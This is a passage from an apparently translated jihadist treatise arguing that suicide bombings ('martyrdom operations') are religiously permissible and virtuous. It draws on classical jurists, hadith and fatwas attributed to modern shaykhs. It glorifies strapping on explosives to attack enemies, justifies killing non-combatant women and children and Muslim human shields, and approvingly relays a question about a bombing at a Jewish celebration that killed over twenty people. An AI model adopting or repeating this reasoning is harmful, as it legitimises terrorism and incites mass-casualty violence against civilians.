As-Sarkhasī said explaining that, "It is apparent that the stipulation is that his plunging in will indeed inflict damage to the kuffār (if so, then it is permissible)."[63]

Tenth)

Abū Bakr Al-Jassās رحمه الله mentioned, after mentioning the quote of Ash-Shaybānī mentioned earlier, "If it is like that (i.e. no benefit for the *Dīn*, or damage for the kuffār), then he should not destroy himself since there is no benefit returning to the *Dīn* nor to the Muslims. But, if there is a benefit for the *Dīn* or the Muslims in his destroying himself, then this is a noble position which Allāh praised the Companions…"[64]

And the statement of Ash-Shaybānī – Abū Hanīfah's student – has already preceded.

Followers of Imām Mālik ibn Anas

Eleventh)

Ibn Khuwayz Mandād said, as cited by *Imām* Al-Qurtubī, "As for a man single-handedly attacking 100 or more enemy troops… this has two scenarios:

If he is certain, or overwhelmingly believes, that he will kill the subject of his attack, and emerge safe, then it is good; and similarly if he is reasonably certain that he will be killed, but

---

[62] Refer to his *Hāshiyah* (4/303).
[63] Refer to *Sharh As-Siyar Al-Kabīr* (1/163-164).
[64] Refer to *Ahkām Al-Qur'ān* by Al-Jassās (3/262-263).

will inflict loss to the enemy or cause damage, or have a beneficial effect for the Muslims, then it is permissible also." [65]

And statements of Al-Qurtubī and Ibn Al-'Arabī have already preceded.

Followers of Imām Ash-Shāfi'ī

Twelfth)

In the completion of *Al-Majmū'* by Al-Mutī'ī رحمه الله , we find, "If the number of the *kuffār* is twice the numbers of the Muslims, and they do not fear defeat, it is obligatory to stand firm… And if they are more convinced that they will fall in destruction, then there are two possibilities:

1) That they may turn back, based on the verse,

ولا تلقُوا بِأيدِيكُم إلى التهلُكةِ

"… and do not throw yourselves into destruction." [66]

2) That they may not turn back, and this is the correct view, based on the verse, (meaning),

يا أيها الذين آمنوا إذَا لقِيتم فِئَةً فَاثْبتوا

"O you who believe! When you meet (an enemy) force, take a firm stand against them…" [67]

… And because the Mujāhid only fights in order to slay or to be slain.

If the number of the *kuffār* exceed twice the numbers of the Muslims, then they may turn back. If they are more convinced that they will not be destroyed, then it is better for them to remain steadfast so that the Muslims are not routed. If they are more convinced that they will be destroyed, then there are two possibilities:

• That it is obligatory to turn back, based on the words of Allāh, ***"… and do not throw yourselves into destruction."*** [68]

---

[65] Refer to his *Tafsīr* (2/364).
[66] Al-Baqarah: 195
[67] Al-Anfāl: 45
[68] Al-Baqarah: 195

• That it is merely recommended for them to turn back, but not compulsory, for if they are killed, they will be victorious with martyrdom." [69]

Thirteenth)

Imām Al-Ghazālī said, "There is no disagreement that a Muslim can single-handedly attack the rows of the *kuffār* and fight, even if he knows he will be killed. Just as it is permissible to fight the *kuffār* until martyrdom, that is also permissible; because that is contained in Commanding the Good and Forbidding the Evil. But, if he knows that his attack will cause no damage to the *kuffār* – as if a blind or disabled person was to throw himself into the rows of the *kuffār* – then this is something which is forbidden, and it is included in the generality of the verse of self-destruction. Rather, it is permissible to go forth, only when he will not be killed until he kills (or inflicts damage to the *kuffār*), or he knows he will break the morale of the *kuffār* by demonstrating to them his dancing with death, and making them believe that the rest of the Muslims similarly have little fear of death, and that they love *Shahādah* (martyrdom) in the Path of Allāh – and by doing such, the enemies' strength breaks down." [70]

And this is one of the most obvious effects – rather, miracle - after a Mujāhid sells himself to His Lord – it is a cause of terror and fright for the enemies of Allāh in the East and the West, and it trembles the highest towers of *kufr* and transgression, and all praise belongs to Allāh Alone.

Followers of Imām Ahmad ibn Hanbal

Fourteenth)

Imām Ibn Qudāmah said, "If the enemy is more than twice the Muslims' number, and the Muslims are reasonably certain of victory, then it is preferable to remain steadfast on account of the benefit (involved), but if they turn back it is permissible, for they are not immune to destruction… it is conceivable that it is obligatory upon them to stand fast if they are reasonably certain of victory, on account of the benefit; but if they are reasonably certain of being defeated by remaining and being unscathed by turning back, then it is preferable for them to turn back - but if they remain steadfast and firm, it is permissible, for they have a goal of martyrdom, and it is also possible that they will be victorious. If they are reasonably certain of being routed whether they remain put or turn back, then it is preferable for them to (stay put and) remain steadfast to attain the rank of the *Shuhadā'* (martyrs), going forth bravely to the fight, hoping (for Allāh's Pleasure), and this more virtuous than fleeing; and also because it is possible they might be victorious." [71]

---

[69] Refer to the competition of *Al-Majmū'* (19/291).
[70] Refer to *It'hāf As-Sādah Al-Muttaqīn Sharh Ihyā' 'Ulūm Ad-Dīn* (7/26).
[71] Refer to *Al-Mughnī* (9/309).

Fifteenth)

Shaykh Al-Islām Ibn Taymiyyah said, "And it is narrated from Muslim in his *Sahīh* from the Prophet صلى الله عليه و سلم the story of the **People of the Ditch**, and in it is that the young boy ordered the killing of himself for the *Maslahah* (benefit) of making the *Dīn* triumphant. And for this reason, the Four *Imāms* permitted the Muslim to immerse into the ranks of the *kuffār* - even if he knows that most likely the enemies will kill him – (so they permitted this) as long as there is a benefit for the Muslims in (him doing) that…"[72]

Followers of Imām Dāwūd Ath-Thāhirī

Sixteenth)

Imām Ibn Hazm said, "Neither Abū Ayyūb Al-Ansārī nor Abū Mūsā Al-Ash'arī criticized the man plunging alone into a raging enemy force and remaining steadfast until he was killed… It has been authentically narrated that a man from amongst the Companions asked the Messenger of Allāh صلى الله عليه و سلم about what makes Allāh laugh upon His slave, and he answered, *"The slave immersing himself into the enemy without armor"* - whereupon the man removed his armor and penetrated the enemy (ranks, fighting) until he was killed."[73]

[72] Refer to *Majmū' Al-Fatāwā* (28/540).
[73] Refer to *Al-Muhallā* (7/294).

Some Analysis

The *Hadīth* of the young boy and the king is the strongest evidence for this issue. The *Hadīth* explains that when the boy saw that his being killed in a specific manner would be a means for spreading the *Dīn* - he advised the king - from whom Allāh had protected him up till then - how to kill him, for spreading the *Dīn* was more weighty in his eyes than his remaining alive. So thus, he took part in destroying his own life. Yes, he did not destroy it by his own hand, but his advice was the sole factor leading to his death.

This is just as if a man, suffering from painful wounds, asked someone else to kill him; he would be as guilty of suicide as if he had taken his own life, regardless of who did the killing, for he is the one who requested it – and everyone would agree to this, and would agree that the killing hand here does not change the ruling.

But when the Messenger of Allāh mentioned this young boy in a praising and extolling manner, it becomes clear that the difference between the two deeds is the intention. So he praised the young boy because he indirectly killed himself for the sake of giving victory to the *Dīn* (as opposed to the one who asks someone to kill him due to his misery). So this is crystal clear evidence regarding the permissibility of such a deed, and regarding the permissibility of self-sacrificial operations.

Similarly, Allāh praised those who believed in the young boy's Lord; those who jumped into the ditches of fire, as a victory to the *Dīn*, and preferring their *Dīn* over this world. Nay, even the infant spoke, encouraging its mother to advance when she hesitated about plunging herself into the fire. And Allāh did not make the infant speak, except to speak the Truth. And Allāh revealed a *Sūrah* regarding them, which will be recited eternally, in which they were praised, which described their fate as,

لَهم جنات تجري مِن تحتِها الأنهار ذَلك الفَوز الكَبِير

"For them will be Gardens under which rivers flow (Paradise). That is the Great Success."[74]

So they sacrificed for the sake of their *Dīn*, by selling their souls to Allāh, and that is the Great Success.

The story of the hairdresser of Pharaoh's daughter is similar. We have cited evidences from our *Sharī'ah* which fortify these two *Hadīths*, and our *Sharī'ah* has praised and extolled the deeds and actions of the People of the Ditch and the hairdresser of Pharaoh's daughter; and

[74] Al-Burūj: 11

nothing has appeared to contradict sacrificing one's life for raising *Lā Ilāha Illā Allāh*. Hence, the content of these two *Hadīths* is part of our *Sharī'ah*, according to the majority of scholars.

In fact, we see that this sort of operation was carried out both, in the presence of the Prophet صلى الله عليه و سلم , and after him by the Companions رضي الله عنهم , not once but many times. Furthermore, protection of the *Dīn* is the greatest service a Mujāhid performs, and the evidences do not leave us with any doubt that a Mujāhid may sacrifice his life for the *Dīn*. Abū Dujānah رضي الله عنه was the human-shield of the Prophet صلى الله عليه و سلم , and this supports the permissibility of a person sacrificing himself for others in the interests of the *Dīn*.

Synopsis

It has become clear that the '*Ulamā* gave, to the issue of plunging all alone into the enemy with reasonable certainty of being killed, the same verdict as in the cases of death being definitely certain, such that whoever permits the latter, also permits the former.

Further, the majority of scholars gave conditions for the permissibility:

1. Intention

2. Infliction of losses on the enemy

3. Terrorizing them

4. Raising the morale of the Muslims

Al-Qurtubī and Ibn Qudāmah allowed plunging into the enemy with only a sincere intention, even if no other conditions are fulfilled – and this is because seeking martyrdom is legislated matter (*Mashrū'*). Since there is no explicit stipulation of the majority's conditions in narrations, this view appears preferable. The majority deduced their conditions from general standards of the *Sharī'ah*, but the general need not restrict the specific. Yes, we do say that if there is no benefit to the Muslims or the Mujāhidīn in a certain action, then it should not be carried out, and is not the most optimal practice, but this is apart from the original permissibility of the act, for to condemn one seeking martyrdom without a firm basis is an injustice, just as it is not proper to go forth to martyrdom for its own sake, without there being another matter which would be of benefit to the Muslims and Mujāhidīn.

The Issue of Using Prisoners as a Human Shield

Just as going forth to the enemy and plunging into their ranks without wearing any armor, is a praiseworthy act which indirectly leads to the killing of one's own self – so is the topic of martyrdom operations, it is just another praiseworthy type, if the intention is sincere. And this is because indirectly killing is exactly the same as directly killing, according to the opinion of the majority of the scholars, as we will explain, *InShā'Allāh*.

The issue of killing Muslim prisoners whom the enemy has used as a human shield resembles the issue at hand, although there is also a difference between them.

The similarity is that both involve ending a Muslim life for the sake of the benefit of the *Dīn*. The difference between the issues is that killing those used as a shield was permitted by scholars out of necessity, for there does not exist any text permitting the killing of someone else, rather it derives from the public interest overshadowing the individual interest. Hence, killing prisoners used as human shields is based on the rule of *Fiqh* the "dire necessities permit the unlawful", and also of "choosing the lesser of two evils when one is inevitable". As for martyrdom operations, no such rules need be applied, for we have clear texts encouraging plunging into the enemy ranks in spite of the certainty of being killed, and it is not a case of necessity.

Killing another person is an even greater sin than killing oneself; Al-Qurtubī mentions in his *Tafsīr*[75] the *Ijmā'* of scholars that anyone who is coerced to kill someone else may not comply. Hence whoever allows killing another Muslim, where no textual evidence exists, but for an overwhelming *Islāmic* benefit, should similarly allow killing oneself for an overwhelming benefit, for the taking of one's own life is less harmful than taking someone else's life. This would be even if we did not have any texts to support martyrdom operations, although we actually do have specific evidences, as mentioned earlier.

And whosoever permits the killing of a Muslim, for the sake of the benefit of the Muslims in general, then he cannot refrain from permitting the killing of one's own self for the sake of the benefit of the Muslims in general. And the only reason the *Fuqahā'* of the past did not address this issue, is because the methods of warfare and the tactics of battles have change drastically.

The Muslim army is ordinarily prohibited from killing not only Muslims, but also *Thimmīs* (*kuffār* living as protected subjects of the Muslim state), as well as old men, women and children from among the *kuffār*. If Muslim prisoners of war are used by the *kuffār* then it is not permissible to fire on them except in cases of dire necessity. In the case of women and children of the unbelievers, however, they could be fired upon for the convenience of war even if it is not dire necessity, for war may need such action, but the intention should not be

[75] Refer to his *Tafsīr* (10/183).

specifically to kill the non-combatants. And the Prophet of Allāh (may peace be upon him), when asked about the women and children [*Tharāriyy*] of the polytheists being killed during the night raid- he said: *"They are from them"*. And in similar narrations, it is reported that he replied by saying, "*They are from their fathers."* **76**

In the case of Muslims, however, firing is permissible only if abstaining will lead to an extensive harm, such as a greater number of Muslims being killed than those being used as human shields, or the Muslims being defeated and their land overrun. In such a case, any Muslims killed as a result will be raised up according to their intentions.

The majority of scholars consider it obligatory to attack the enemy in cases of necessity, even if it leads to the members of a human shield being killed.[77] The Imām Ash-Sharbīnī in *Mughnī Al-Muhtāj* gives two conditions which should be satisfied:

1. That the Mujahidīn try their best to avoid hitting the shield deliberately.

2. That they do not intend to kill the people being uses as a shield.

And also Ibn Qāsim said, "He said in "*Al-Insāf*": If they use a Muslim as a shield, then it is impermissible to strike him- except when it is feared (that it is a greater danger if the *kāfir* is not struck), then it is permissible to strike them, while aiming at the *kuffār*. And there is no argument against this (permissibility)." **78**

Shaykh Al-Islām Ibn Taymiyyah رحمه الله said. "And the scholars are *united* that, if the armies of the *kuffār* shield themselves using the Muslim prisoners who are with them, and danger is feared for the (rest of the) Muslims if the *kuffār* are not fought- then it is permissible to fight them, *even* if it leads to the killing of the Muslims who were being used as shields." **79**

Ibn Taymiyyah said, "If the *kuffār* use Muslims as a human shields, and the *kuffār* cannot be repelled except by killing (the Muslims), then (the Muslim army may shoot), for inflictions and afflictions may strike one in this world who does not deserve it in the Hereafter, and it counts as a misfortune for him (for which he may be rewarded). Some expressed this by saying: "The killer is a Mujāhid and the killed one is a martyr."[80]

[76] Refer to "*Fat'h Al-Bārī*" (6/146), and "*Al-Minhāj Sharh Sahīh Muslim Ibn Al-Hajjāj*" (12/49), "*Sunan Ibn Mājah*" (2/967), "*Sunan Abī Dāwūd*" (3/56), "*Musnad Ahmad*" (4/38), Al-Bayhaqī (9/78), Ibn Abī Shaybah (12/388), At-Tabarānī in "*Al-Kabīr*" (8/102), Al-Baghawī in "*Sharh As-Sunnah*" (10/50), Al-Humaydī (2/343, # 781), and At-Tahāwī in "*Ma'ānī Al-Āthār*" (3/221), and "*Jāmi' Al-Usūl*" by Ibn Al-Athīr (2/733), and Ibn al-'Arabī in '*Āridhat al-Ahwathī* (7/65).

[77] Refer to Ash-Shawkānī's *Fat'h Al-Qadīr* (5/447), *Mughnī Al-Muhtāj* (4/244), *Hāshiyat Ad-Dusūqī* (2/178), and Ibn Qudāmah's *Al-Mughnī* (10/505).

[78] Refer to "*Al-Hāshiyah 'Alā Ar-Rawdh*" (4/271).

[79] Refer to "*Majmu' Al-Fatāwā*" (28/537-546, 20/52).

[80] Refer to "*Majmū' Al-Fatāwā*" (10/376).

The majority of *Hanafīs* and *Mālikīs*, as well as *Imām* Sufyān Ath-Thawrī, have permitted attacking when the enemies have used Muslims as human shields, whether or not abstaining would be detrimental or lead to defeat, reasoning that otherwise Jihād would never take place.[81] The weakness of this position is clear, in that the sanctity of a Muslim life is greater than to allow its taking without a clear proof, and moreover such shields are not universally used, and so Jihād would not necessarily come to a halt.

In the case of women children and old men from among the *kuffār* being used as shields, the majority of *Ahnāf*, *Shawāfi'* and *Hanābilah* have permitted attacking them even if it is not a dire necessity, as long as it is just a need.[82] The *Mālikiyyah* differed, despite the fact that they permit fighting the *kuffār* even if they use Muslims as human shields, even if there is no dire necessity, and it leads to the killing of those Muslims as human shields – and this is a strange disparity; but for brevity we will not mention their reasoning.[83]

[81] Refer to *Fat'h Al-Qadīr* (5/448), *Ahkām Al-Qur'ān* of Al-Jassās (5/273) and *Minah Al-Jalīl* (3/151).
[82] Refer to *As-Siyar Al-Kabīr* (4/1554), *Mughni Al-Muhtāj* (4/224) and *Al-Mughnī* (10/504).
[83] Refer to Dardīr's *Ash-Sharh Al-Kabīr* (2/178) and *Minah Al-Jalīl* (3/150).

The View of the Scholars Concerning One Who Assists in Killing

Plunging into the enemy ranks without hope of escape is the greatest means by which a Mujāhid contributes to killing himself, and contributing to one's own death is just like killing oneself, just as one who deliberately, but indirectly, causes the death of someone is just like one who actually killed him directly. The majority of scholars, from amongst the *Mālikiyyah*, *Shāfi'iyyah*, and *Hanābilah*, have subjected one who kills someone indirectly to being killed in retaliation just as in the case of a direct murder.

Among the textual bases for this is that which Al-Bukharī has reported, that a boy was assassinated, whereupon 'Umar said, *"Even if all of the People of San'ā' (Yemen) had taken a part (of this assassination), then I would indeed kill them all due to him."* From a rational angle, if killing in retaliation were to be halted in such a case, murder would increase, for murderers would merely use one or more accomplices without fear of being executed for the crime. The monetary compensation of blood-money would not deter all murderers, especially the rich.[84]

Hence it is fitting for all the participants to be executed, and in a similar light the Qur'an describes one who kills one person to be like one who has killed all of mankind.

So, if one who contributes to killing himself by plunging into the enemy is praised because of the sincere intention of lifting the Word of Allāh - then this praise applies independent of the weapon and manner in which he gives up his life. We have already mentioned in evidence # 12 and # 13 the Companions' actions, and no criticism or stipulation has been recorded from the Prophet صلى الله عليه و سلم of such a practice.

Hence, if allowing oneself to be killed by the enemy is permissible when it is in the beneficial interests (*Maslahah*) of the Muslims, then directly killing oneself for the same purpose should be allowed – especially when such infliction of damage to the *kuffār* cannot be done except using these methods of self-sacrificial operations; and in such a case a Mujāhid is exempted from the general texts which prohibit taking one's own life.

[84] Refer to *As-Sayl al-Jarrār* of Ash-Shawkānī (4/397), *Tafsīr* Al-Qurtubī (2/251), *Majmū Al-Fatāwā* of Ibn Taymiyyah (20/382), *Al-Bahr Ar-Rā'iq* (8/354), As-San'ānī in *Subul As-Salām* (3/493), and As-Sam'ānī in *Qawāti' Al-Adillah* (2/243).

Definition of a Shahīd (martyr)

Imām An-Nawawī has enumerated seven explanations for why the martyr is called "*Shahīd*" [85]:

(1) Because Allāh and His Prophet have testified (*Shahādah*) concerning his entry into Heaven
(2) Because he is alive with his Lord
(3) Because the Angels of Mercy witness (*Shahādah*) the taking of his soul
(4) Because he will be among those who testify (*Shahādah*) over nations on the Day of Resurrection
(5) Because his faith and good ending have been witnessed (*Shahādah*) externally
(6) Because he has a witness (*Shahādah*) to his death, namely his blood
(7) Because his soul immediately witnesses (*Shahādah*) Heaven

Ibn Hajar has mentioned fourteen means by which a person can acquire the title, some of them specifically related to being killed in the path of Allāh and others not.[86]

And the *Fuqahā'* have given the *Shar'ī* definition as follows:

According to the followers of the *Hanafī Math'hab*:

Then, from the author of *Hāshiyah Ibn 'Ābidīn*: "… he is the one whom the polytheists have killed, or has been found killed in the course of battle and has signs of injury that are either apparent or concealed, such as bleeding from the eye, or the likes."[87]

And also, Az-Zayla'ī said: "… anyone who is killed fighting the warmongers, transgressors or highway robbers in that (his death) is in some way linked to the enemy, *whether directly or indirectly*, is a martyr. And anyone whose killing is not linked to the enemy is not a martyr."[88]

According to the followers of the *Mālikī Math'hab*:

Ad-Dardīr said, in A*sh-Sharh Al-Kabīr*: "… he is only the one who is killed fighting the warmongers, even if: he is killed in the land of Islām by the warmongers that have invaded the Muslims, or he did not fight because he was unaware (of the fighting) or was asleep, or he was killed by a Muslim who thought he was a *kāfir*, or he was stomped to death by a

[85] In *Sharh Sahīh Muslim* (1/515) and *Al-Majmū'* (1/277).
[86] Refer to *Fat'h Al-Bārī* (6/43).
[87] Refer to *Hāshiyah Ibn 'Ābidīn* (2/268), and *Al-'Ināyah* margins of *Fat'h Al-Qadīr* (2/142).
[88] Refer to *Tabyīn Al-Haqā'iq* (1/247), and *Al-Bahr Ar-Rā'iq* (2/211). **Trans. Note:** The *Ahnāf* are the only ones who hold this opinion, as will be discussed shortly.

horse, or he accidentally killed himself by his own sword or arrow, or he fell in a well or fell from a high tower during the fighting."[89]

According to the followers of the *Shāfi'ī Math'hab*:

Ibn Hajar said he is: "… the one who is killed sincerely fighting against the *kuffār*, going towards them and not showing them his back."[90]

And in *Mughnī Al-Muhtāj*: "… he is the one who is killed while fighting the *kuffār*, going towards them and not showing them his back, so that the Word of Allāh may be the highest, and the word of those who disbelieve may be the lowest, without seeking any part of this World."[91]

According to the *Hanbalī Math'hab*:

From *'Kishāf al-Qinā'*: "… the martyr is the one who dies as a result of fighting with the *kuffār* during the time of fighting."[92]

And Ibn Qudāmah said: "… so if the martyr's weapon comes back upon him and kills him, then he is like the one who was killed by the hands of the enemy. And Al-Qādhī ('Iyādh) said: He is to be washed and prayed over because he did not die by the hands of the *kuffār*. This is similar to the one whom this happens to outside of the battlefield, and supporting this is what Abū Dāwūd[93] narrated from a man from the Companions of the Prophet صلى الله عليه و سلم who said: "We attacked the territory of (the tribe of) *Juhaynah*, so a man from the Muslims was chasing after one of them and struck him, thereby hitting himself with his own sword. So, the Messenger of Allāh صلى الله عليه و سلم said: *'Your brother, O Muslims!'* So, the people rushed to him and found that he was dead. The Messenger of Allāh صلى الله عليه و سلم then wrapped him in his bloody garment and prayed over him. So, the people asked: 'O Messenger of Allāh! Is he a martyr?' He صلى الله عليه و سلم replied: '*Yes, and I am a witness for him (to that).*'[94]

Some people may waver about the permissibility of martyrdom operations because the Mujāhid is killing himself. In order to dispel this confusion, we may remind ourselves that the *Sharī'ah* often gives a differing verdict about two actions which externally appear the same, but differ in the intentions behind them. For example:

---

[89] Refer to *Ash-Sharh Al-Kabīr* (1/425).
[90] Refer to *Fat'h Al-Bārī* (6/129).
[91] Refer to *Mughnī Al-Muhtāj* (1/350).
[92] Refer to *Kashf al-Qinā'* (2/113).
[93] Refer to *Sunan Abī Dāwūd* (2539).
[94] Refer to *Al-Mughnī*, in *Kitāb al-Janā'iz* (2/206).

• Marrying a divorced woman is permissible, but doing so with the sole intention of making her permissible to the first husband is prohibited.

• Paying back a loan with more than the amount which was borrowed is allowed, but if the excess is stipulated in the contract, it is prohibited, and it is *Ribā* (interest).

• One who performs Jihād in order to raise aloft the word of Allāh is a Mujāhid, but one who fights for the sake of showing off bravery is among the first who will be taken to Hell.

• Mistakenly striking oneself with one's own weapon makes one *Shahīd* (according to the majority) but deliberately killing oneself to escape the pain of wounds makes one deserving of Hell.

These examples, all based on the *Hadīth*, "*The reward of deeds depends upon the intentions…*"[95] clearly support the notion that the verdict concerning the *Shahīd* does not differ based on which hand is the killer, provided the intention is pure. So, one who has a bad intention and is killed by the enemy is deserving of the Fire, as would be the case if he kills himself out of pain and distress. And, one who has a sincere intention will be in Heaven, whether he is killed by the enemy, or kills himself in error. And, one who helps in killing himself for the benefit of the *Dīn* will be in Paradise, like the young boy, *InShā'Allāh*.

[95] Narrated by Al-Bukhārī (1), and also declared *Sahīh* by al-Albānī in *Sahīh At-Targhīb* (10, 1330).

Definition of Suicide

Al-Intihār (suicide) in the Arabic language is used as "the man committed suicide"- meaning he killed himself. Refer to *Lisān al-'Arab* and *Tāj al-'Urūs*, under **نحر** "*Nahr*".[96]

But the *Fuqahā'* (scholars) did not use this definition.

Some said, "The killing of a human of himself by using any means whatsoever."

Others said, "That a person kills himself due to an anger or grief that he has."[97]

Others said, "It is throwing one's own self into destruction due to a worldly harm inflicted upon him."[98]

Allāh says,

ولا تقْتلُوا أَنفُسكُم إِن الله كَانَ بِكُم رحِيماً ومن يفْعلْ ذَلك عدواناً وظُلْماً فَسوف نصلِيهِ ناراً وكَانَ ذَلك علَى اللهِ يسِيراً

"Do not kill yourselves; Surely, Allāh is Most Merciful to you. And whoever commits that through aggression and injustice, We shall cast him into the Fire. And that is easy for Allāh."[99]

Imām al-Qurtubī رحمه الله explained this verse "And the scholars are upon *Ijmā'* (consensus) that what is meant in this verse, is the prohibition of people (Muslims) to kill one another. And its literal wording also implies a prohibition for a person to kill himself ***due*** to any ***worldly desire***, or seeking for *wealth* in such a way which he endangers his life with utter destruction; and the verse also implies the meaning of 'Do not kill yourselves ***due*** to ***misery*** **or** ***fury***'- So all of this is implied by this verse."[100]

So thus, it can be said that the prohibited suicide is, "Killing one's own self without any valid Islāmic reason found in the texts of the *Shari'ah*."

---

[96] Also refer to *al-Qāmūs al-Muhīt* (616)

[97] This includes anxiety, hunger, thirst, pain, etc…

[98] As is in the *Hadīth*, "Among those before you, there was a man with a wound, and he was in anguish, so he took a knife and cut his hands, and the blood did not stop until he died. Allāh said, *"My servant has hastened the ending of his life, so I have prohibited Paradise to him."* Refer to al-Bukhārī (3463), Muslim (116), *Sahīh at-Targhīb* (2456) of al-Albānī, and also *as-Silsilah as-Sahīhah* (462).

[99] An-Nisā': 29-30

[100] Refer to *Tafsīr al-Qurtubī* (5/156)

And the person who commits suicide, for any of the [invalid] reasons that have been just mentioned- there is no difference amongst the scholars that it is a major sin, and such a person is worthy of being punished in the fire.

Nay, Islām has even prohibited that which is *even less* then suicide itself- **such as making *Du'ā* for death upon one's own self *for* any disaster which has fallen upon him**… As is clear in the *Hadīth*:

"Let not any of you wish for death on account of a harm which has befallen him. But, if he must, he should pray, *'O Allāh! Keep me alive as long as life is better for me, and take my life when death is better for me.*"[101]

And in a narration in *Sahīh Ibn Hibbān* it is included, *"…on account of a harm which has befallen him* ***in this world****."*[102]

Thus, *suicide* is committed for a *misery* or *harm* which has befallen, such as *adversities*, *severe illness*, and such; or it is done for no reason at all whatsoever, like a game, without any worldly reasons, nor due to any *Islāmicly* valid reason. And both situations are prohibited by the *Sharī'ah*, as is mentioned in the *Qur'ān* and *Sunnah*.

All of these texts prohibiting suicide are related to killing oneself for worldly motives such as pain or anguish or lack of patience, and not for raising aloft the Word of Allāh. We have already cited the evidences for permitting a Mujāhid to plunge into the enemy ranks without armor, and these exempt the Mujāhid from the generality of the suicide texts.

Can one then say that one who kills himself in order to lift the Word of Allāh - to inflict damage and losses on the enemy, to terrorize them, and with a sincere intention - can we describe him as one committing suicide? That is a grave slander. We say that the prohibition of suicide is on account of its resulting from weakness or lack of *Īmān*, whereas the Mujāhid in a martyrdom operation is sacrificing himself on account of the strength of his *Īmān*. The boy in the account of the People of the Ditch referred to in *Sūrah Al-Burūj* effectively killed himself for such a reason, and his deed was praiseworthy. Similarly, the Prophet صلى الله عليه و سـلم wished for death in the Path of Allāh not once but thrice [the *Hadīth* was cited at the start of this essay], and it was permissible because it was not on account of harm which had befallen him, but rather it sprung forth from strong *Īmān*. So, when the rationale of the prohibition of suicide becomes clear, one arrives at the conclusion that martyrdom operations are permissible and praiseworthy when undertaken for the benefit of the *Dīn* and Jihād in the Path of Allāh.

---

[101] Refer to al-Bukhārī (5671, 6351), Muslim (2680). Ibn Hazm رحمه الله declared it *Sahīh* in *al-Muhallā* (5/167), and likewise Ibn Hajar in *Fat'h al-Bārī* (13/234), and likewise al-Albānī in *Sahīh al-Jāmi'* (7611, 7265).

[102] Also refer to *al-Muhallā* (5/165), where Ibn Hazm declared its chains to be *Sahīh*, and Sahīh an-Nasā'ī (1716), where al-Albānī declared it *Sahīh*.

The Verdict of Shaykh Muhammad Nāsir Ad-Dīn Al-Albānī

The *Shaykh*, may Allāh have mercy upon him, was asked[103]:

"(A question) regarding modern-day militant operations, there are some forces named, "Commandos" – and after this happening, the (Jewish) enemy represses the Muslims… So these suicidal brigades wear explosives, and goes to the tanks or such of the enemies, and then he gets killed… What's the ruling regarding this, is this considered suicide, or something else?"

The *Shaykh* answered:

"This is not suicide. Because suicide, if when a person kills himself to escape a hard life which he is going through. But as for this thing which you are asking about, this is not suicide – Rather, this is Jihād in the Path of Allāh…

But there is a note which should be considered – this type of action should not be carried out individually, or alone (based on one's own decisions). Rather, it should only be carried out according to the command of the leader of the *Jaysh* (i.e. Mujāhidīn).

So if the commander is not dependant upon the life of this *Fidā'ī* (self-sacrificer), and the commander believes that even after losing this Mujāhid, there is a great profit from another angle, meaning the killing of a large number of the *mushrikīn* and *kuffār* – then the decision is up to the commander, and it is obligatory (*Wājib*) to obey him. And this is (obligatory) even if the particular person (being ordered) does not want to do such an operation, it is still obligatory to obey him…"

Questioner interrupts:

"So there is no problem in doing such?"

The *Shaykh* responds:

"No, there is no problem in doing such. We (the scholars) do not label this as "suicide". And suicide is one of the worst sins which Islām has prohibited. No one does that, except one who is displeased with His Lord, and rejecting the Decree of Allāh. And refuge is sought with Allāh!

As for this (Mujāhid), then he goes forth, as many of the *As-Salaf As-Sālih,* and from amongst the Companions and those after them - used to go forth, plunging into the *kuffār*

---

[103] Refer to the series of tapes of the *Shaykh*, "*Silsilah Al-Hudā Wan-Nūr*", tape # 134. Beginning at the time span 23:24. And it can be downloaded at:
http://media.islamway.com/lessons/nasser/143-al-hodā_wa_al-noor/134.rm

enemy, attacking them with his sword (alone), and used the sword against them, until they were killed, while they were patient and satisfied, because they believed that the Paradise are in front of them.

So what a difference there is! Between one who kills himself in this method of Jihād, and one who escapes from a hard life by committing suicide.

But if it is done haphazardly and on one's own decision, then this goes under the warning of self-destruction. But if it is done upon the command of the leader of army (of Mujāhidīn), the one who knows the realities of the battlefield, and its necessities, and its benefits, etc. – then this is something permissible. No, rather, it is something virtuous."

The Verdict of Shaykh Muhammad ibn Sālih Al-'Uthaymīn

The Shaykh, may Allāh have mercy upon him, was asked[104]:

"O noble Shaykh! You, may Allāh preserve you, must have heard about what event took place on Wednesday… when more than twenty Jews were killed at the hands of one of the Mujāhidīn, and more than fifty Jews were injured. And this was done by the Mujāhid after strapping explosives on himself, and then he entered into one of the celebrations of the Jews, and exploded it… so is this action considered suicide, or is it Jihād?"

The *Shaykh* answered:

"This young man who wore these things… Who is the first one he kills? He kills himself… So there is no doubt that he is the one who has caused his own death. So this is not permissible in such a situation, except if there is a great benefit (*Maslahah*) for Islām. (It is not permissible) to merely kill a handful of individuals, or to merely injure the leaders or commanders of the Jews.

But, if there is a great benefit, and a big interest in it for Islām, then verily, it is permissible. And *Shaykh Al-Islām* Ibn Taymiyyah has proved this, and gave an example using the young boy (from the People of the Ditch).

The young boy was a Believer, who was in a nation which was governed by a *mushrik*, *kāfir*, ruler… *[the Shaykh then goes on to mention the story of the People of the Ditch]*

So *Shaykh Al-Islām* Ibn Taymiyyah said, "So Islām was greatly benefited by this (the boy's killing of himself)." And it is well known, that the young boy caused his own death, there is no doubt in this whatsoever. But, by his killing himself, a great benefit was attained… But as for killing merely ten, or twenty, or thirty Jews – and then maybe the Jews will come back and take revenge, by killing hundreds!"

So in summary, what is apparent from the *Shaykh*'s opinion, is that he views these types of operations are in need of being examined with deep understanding of, and pondering about, and looking into the outcomes and fruits of these operations, by choosing the heavier of the benefits, and deterring the more harmful things. So the *Shaykh* has attached the ruling of such operations upon the outcomes of them. And that if there is a great benefit for the Muslims and raising of the banner of *Tawhīd*, then it is permissible. But if not, and rather, it leads to more harms and evils, then it is impermissible. And it is obvious, that it is up to the experts of the Jihād – and that is none other than the commanders of the Mujāhidīn – to look into these matters.

---

[104] Refer to the series of tapes, "*Al-Liqā' Ash-Shahrī*", tape # 20. Beginning at the time span 5:16. It can also be downloaded from the *Shaykh*'s own website:

The Verdict of Shaykh Sulaymān Al-'Ulwān

Shaykh Sulaymān Al-'Ulwān, may Allāh hasten his release, was once asked,

"To the noble Shaykh Sulaymān Ibn Nāsir Al-'Ulwān, may Allāh, the Most High preserve him: You know what is happening to the Palestinians at this time from the crimes of the Jews and the humiliating Arab silence. So is there, in the self-sacrificial operations against the Jews, any opposition from the Sharī'ah?"

The *Shaykh* answered:

In the Name of Allāh, the Beneficent, the Merciful…

